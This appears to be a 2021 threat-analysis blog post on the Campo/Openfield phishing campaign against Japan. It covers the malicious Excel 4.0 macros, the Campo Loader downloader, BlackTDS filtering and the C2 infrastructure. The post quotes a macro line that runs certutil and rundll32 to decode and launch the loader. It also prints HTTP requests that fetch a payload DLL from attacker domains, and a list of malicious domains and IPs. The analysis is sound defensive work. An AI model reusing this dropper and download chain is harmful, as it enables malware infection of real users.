
Campo, a New Attack Campaign Targeting Japan

mal-eats.net/en/2021/05/11/campo_new_attack_campaign_targeting_japan/

@mal_eats

2021年5月11日



Since around March 2021, campaigns in Japan using an infrastructure called campo/openfield have been observed. This campaign has the potential to deliver subsequent malware depending on the infected organization, and some cases eventually could result in ransomware incidents overseas.

We keep tracking this attack campaign, and it started to be observed at least around October 2020 as far as we are aware. We anticipate that attackers will continue to be active in the future, and we are concerned that this could lead to serious impacts including ransomware encryption in the worst case. Therefore, in order to prepare for such threats, we will share in this blog the characteristics of campaigns for Japan and how to check for malware execution traces based on our research.

Update history

Date	Details
2021/5/11	Published this blog

Observation cases of this campaign in Japan

Reports of suspicious emails in Japan have been shared on social networking sites.

The reports are shown below in chronological order.

2020/10/14
https://twitter.com/bomccss/status/1316163808319041536

2021/3/10
https://twitter.com/bomccss/status/1369612781209591813

2021/3/24
https://twitter.com/bomccss/status/1374526482890944515

2021/3/31
https://twitter.com/bomccss/status/1377280535710494729

2021/4/6
https://twitter.com/bomccss/status/1379240664362143744

2021/4/7
https://twitter.com/bomccss/status/1379602541495738371

2021/4/8
https://twitter.com/bomccss/status/1379970130642235392

2021/4/9
https://twitter.com/bomccss/status/1380327966765314050

Big picture of attack campaign

The big picture of the attack campaign is as shown in Figure1. The attack begins with incoming Japanese emails. The body of the email contains a URL link and a password, and when the user accesses the URL link, they can download a ZIP file with the password. After extracting this zip file and opening the document file to enable the content, a downloader called Campo Loader is dropped and executed, then starts communication. In addition, it infects DFDownloader as a follow-up malware which can download and execute additional payloads by communicating with the C2 server.




Figure1. The big picture of the attack campaign

We believe that the attacker is using an anti-bot service called “BlackTDS” to communicate with the both host of the URL link and the host of the Campo Loader. This service enables communications for research activities to redirect to unintentionally legitimate sites. Details of how this service works are described later.

The DFDownloader used in this campaign against Japan has the ability to download and execute additional malware, but at this time we have not observed any following payloads yet. The DFDownloader has not yet been reported overseas. Hence, the final payload via DFDownloader is not known.

On the other hand, similar cases of infection with the follow-up malware via Campo Loader have been reported overseas.

- Trickbot
- Ursnif
- BazarLoader -> CobaltStrike, AnchorDNS
- PhobosRansom

We also believe that the attackers in past campaigns attempting to infect Zloader may have been the same attacker group. We will discuss these at the end of this paper.

Features of Emails

An example of emails is shown in Figure 2. In the attack campaign for Japan, the email is written in Japanese. As for the content of the email, it pretends to be a real company representative and asks the user to download a ZIP file with a password linked to it in the form of an invoice. The email address is different from a legitimate corporate email address, and the attacker is pretending to be a corporation. We have confirmed that the passwords for the linked files in the email are all the same as far as we can currently observe. Furthermore, based on the email headers, we assume that the attacker is using Roundcube Webmail, an open source webmail, to deliver the message.




Figure2. Email samples in Japanese

Features of the linked server

We have confirmed that all the linked URLs where the passworded ZIPs are located have https. It also has the following features. The IP address associated with the domain name is often common.

As a result of our investigation, it is possible that this server is using an anti-bot service called “BlackTDS”. This service is described on the official website as “the best solution for cleaning traffic and protecting bots” (Figure 3), but in fact it is reported by ProofPoint to be abused by attackers as Drive-by as a service [1].




Figure3. BlackTDS

[1]Drive-by as a service: BlackTDS
https://www.proofpoint.com/us/threat-insight/post/drive-service-blacktds

In this campaign for Japan, the following filtering of the service may be used.

- Filtering by IPs that fully support IPv6
- Filtering by ISP
- Filtering by referrer
- Filtering by hardware ID.
- Filtering by hardware ID – Filtering by anti-bot database with more than 440,000 IP anti-viruses, moderators, search engines, and checker bots

Therefore, BlackTDS makes it difficult to retrieve files by security researchers and sandboxes. In other words, it increases the difficulty of the investigation.

Features of document files

In the case of the campaign for Japan, when extracting a ZIP file with a password downloaded from a link in an email and opening the document file, a template with a Japanese design is displayed, as shown in Figure4.




Figure4. Example of a malicious document file in Japanese

Since the design of the document file may be common to other malware, it may be difficult to determine whether it is related to this attack by appearance. It is also possible that the design may change in the future.

The following sections provide an overview of the behavior and the latest document file behavior at the time of writing (April 2021).

Overview of malicious document Behaviour

If the Office product has default settings, when a user opens a document file and clicks on “Enable Content”, an Excel 4.0 macro (referred to as “macro”) is executed and the file is dropped with the text embedded in the document file.

In the document file that we have seen in the series of attacks, the sheet where the macro is set is hidden, and the sheet contains the string to execute the macro. (shown in Figure5, Figure6)

Also, due to the “Auto_Open” setting of the document file book, malicious macros will be automatically executed when the document file is opened.(shown in Figure5, Figure6)

Auto_Open	A1	1	=IF(1,1)
	C4	C:¥Users¥Public¥14118	=Sheet2!F33&Sheet2!F39&Sheet2!F49&B8
	B8	14118	=Sheet2!L41
	C8	.xlsb	=Sheet2!I49
	A9	FALSE	=SAVE.AS(Sheet2!F33&Sheet2!F39&Sheet2!F49&B8&Sheet2!I61,3)
	C12	.doy	=Sheet2!I61
	C17	.biy	=Sheet2!I72
	A18	FALSE	=SAVE.AS(Sheet2!F33&Sheet2!F39&Sheet2!F49&B8&Sheet2!I49)
	A22	FALSE	=WORKBOOK.UNHIDE("Form")
	A25	FALSE	=WORKBOOK.HIDE(B8,FALSE)
	A27	FALSE	=WAIT(NOW()+"00:00:03")
	A43	FALSE	=CALL(CHAR(75)&CHAR(101)&CHAR(114)&CHAR(110)&CHAR(101)&CHAR(...
	A70	FALSE	=HALT()

Figure5. Example of macro functions on April 9, 2021




Figure6. Another example of macro functions on April 9, 2021

The string saved by the SAVE.AS function is decoded using certutil.exe and saved under a different file name. (Campo Loader) After that, Campo Loader is executed using rundll32.exe with CALL function etc. (Figure7).

```
=CALL("Kernel32", "WinExec", "CJ", "cmd.exe /c certutil
-decode %PUBLIC%¥14118.doy %PUBLIC%¥14118.biy && rundll32
%PUBLIC%¥14118.biy,DF1", 0)
```

Figure7. Example of macro functions on April 9, 2021

These series of behaviors are implemented by directly calling the functions of the standard Windows modules (DLL) in addition to macros.

Document files used in the April 9

The following shows the flow from the most recent (April 9) document file observed to the execution of Campo Loader (Figures 8 and 9).




Figure8. Infection flow when a document file is opened

Figure9. Process tree when a document file is opened
The flow of operation is as follows.

1. When the document file is opened and the content is activated, the malicious macro is activated.
2. The string embedded in the sheet of the document file will be saved as %PUBLIC%\14118.doy. *1
3. The string embedded in the sheet of the document file will be saved as %PUBLIC%\14118.xlsb. *2
4. The contents of %PUBLIC%\14118.doy will be BASE64 decoded and the result will be saved as %PUBLIC%\14118.biy.
5. A fake input form will be displayed (Figure10).
6. rundll32.exe will execute Campo Loader(%PUBLIC%\14118.biy). In this case, DF1 is specified as the argument and the DF1 function is called.
   *1 The numbers in the file name are generated randomly from 9999 to 19999 by a function, but in reality, the numbers are fixed values, as they were when the attacker saved the file.
   *2 This file is just created and is not actually needed for the attack.




Figure10. Fake input form

Features of Campo Loader malware

Campo Loader (a.k.a NLoader) is a malware that is executed after being dropped from a document file. This malware is a downloader, and it has the ability to perform HTTP communication to obtain and execute additional payloads. Since it accesses a path containing “/campo/” during communication, Orange Cyberdefense named this malware “Campo Loader”[2] and came to be used on social networking sites.

Campo Loader appears to have been updated in early March, and the features of HTTP communication have changed. This blog will explain the latest one.

> [2] 「In the eye of our CyberSOC: Campo Loader, analysis and detection perspectives」, Orange Cyberdefense, 2021/03/23 https://orangecyberdefense.com/global/blog/cybersoc/in-the-eye-of-our-cybersoc-campo-loader-analysis-and-detection-perspectives/

When the Campo Loader is executed, it first creates a directory. As shown in the figure below, the directory name to be created is hard-coded.

Figure11. Function of creating a directory

Next, send the string “ping” to the server using the POST method (Figure12). The server to be communicated with at this time is called the “Openfield server” in the following.

```
POST /campo/c5/c5 HTTP/1.1
Host: dance4.xyz
Pragma: no-cache
Content-Length: 4

ping
```

Figure12. Example of a request generated by Campo Loader.

In this stage of communication, the Openfield server returns a URL as a response (see below for details). For this reason, Campo Loader checks if the response starts with “h”, and if it does not, it terminates the process (Figure13).




Figure13. Checking the character of “h”

If the response starts with an “h”, send a second “ping” message to that URL using the POST method. As a result, an additional payload will be downloaded and saved as a file. The name of the file to be saved is also hard-coded (Figure14).

```
.rdata:10002144 aHttpDance4XyzC db 'http://dance4.xyz/campo/c5/c5',0
.rdata:10002144                                         ; DATA XREF: sub_100010B0+17↑o
.rdata:10002162                 align 4
.rdata:10002164 aCProgramdataJy db 'C:\ProgramData\jyqwkf\jyqwkf.dll',0
.rdata:10002164                                         ; DATA XREF: sub_100010B0+28↑o
```

Figure14. Example of hardcoded URLs

Then rundll32.exe will be used to call the function in the DLL file you downloaded. The name of the function to be called is usually the “DF” function *. This call argument is also hard-coded.

Campo Loader is also available as an exe file that can be downloaded and executed. In past cases in Japan, Campo Loader has directly executed malware such as Ursnif and Zloader. However, recent campaigns for Japan have tended to use DLL versions, and have shifted to downloading and executing to the DFDownloader described later in this article.

*Note that Campo Loader uses function names such as “DF” and “DF1” as the export function, but DFDownloader, the malware described later, also uses the same name “DF” as the function name, so be careful not to confuse Campo Loader and DFDownloader in this section.

Features of Openfield

The Openfield server indicates the server where the payload is hosted for Campo Loader to get. One of the main features is the inclusion of the string “/campo/” in the URL when getting the payload. In this section, we will explain the contents of the response and the results of our investigation for this server.

Response from Openfield Server

By sending “ping” in the HTTP body by the POST method under the “campo” directory, the next URL to access can be obtained (Figure15 and 16).In past cases, we observed cases where the response indicated a redirection, but nowadays, the response generally includes the URL.

```
POST /campo/h/h2 HTTP/1.1
Host: board3.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 05:36:23 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: ci_session=hpdla0pfdjhmk2qlc7re77vao25eu68v; expires=Fri, 02-Apr-2021 07:36:23 GMT; Max-Age=7200;
path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 38
Content-Type: text/plain;charset=UTF-8

http://chance5.xyz/uploads/files/1.dll
```

Figure15. Example of the response 1

```
POST /uploads/files/1.dll HTTP/1.1
Host: chance5.xyz
Pragma: no-cache
Content-Length: 4

pingHTTP/1.1 200 OK
Date: Fri, 02 Apr 2021 05:36:30 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Thu, 01 Apr 2021 20:30:47 GMT
ETag: "11200-5beef1b47cdfe"
Accept-Ranges: bytes
Content-Length: 70144
Content-Type: application/x-msdos-program

MZ.....................@.....................................  .!..L.!This
program cannot be run in DOS mode.
```

Figure16. Example of the response 2

There is a possibility that BlackTDS is used for the Openfield server as well as “5. Features of the linked server”. Hence, if the BlackTDS service determines that the connection is coming from cyber security researchers, it will redirect the user to a legitimate site such as Yahoo or GNU.

The URL to be passed to Campo Loader as a response can be one of the following two cases.

1. A URL that indicates a different directory on the same server (such as under /uploads/files/)
2. URLs of other Openfield servers.

In addition, we have observed cases in which malware was placed on compromised servers in past campaigns for Japan and overseas.

Characteristics of IP address and Domain name combination

Both IP addresses and domain names have been used for URLs in the past, but recently attackers have tended to use domain names. Domain names are registered with the Namecheap service, and have the regularity of “word + number + xyz domain”. Our research also shows that the range of IP addresses associated with domain names is 176.111.174.0/24. (shown in Table1.)

Table1. Examples of combination of domain name and resolved IP address used for the Openfield

Target	Domain names	IP Addresses
Not Japan	bfdnews[.]xyz	176.111.174[.]72
Not Japan	groupeu[.]xyz	176.111.174[.]72

Not Japan	allcafe[.]xyz	176.111.174[.]72
Not Japan	gainme[.]xyz	176.111.174[.]53
Japan	ship4[.]xyz	176.111.174[.]53
Japan	gopigs[.]xyz	176.111.174[.]53
Not Japan	beauty1[.]xyz	176.111.174[.]53
Not Japan	about2[.]xyz	176.111.174[.]57
Japan	board3[.]xyz	176.111.174[.]57
Japan	cake3[.]xyz	176.111.174[.]58
Japan	dance4[.]xyz	176.111.174[.]61
Not Japan	hall4[.]xyz	176.111.174[.]62
Not Japan	keep2[.]xyz	176.111.174[.]62
Not Japan	lie3[.]xyz	176.111.174[.]59
Not Japan	out2[.]xyz	176.111.174[.]60
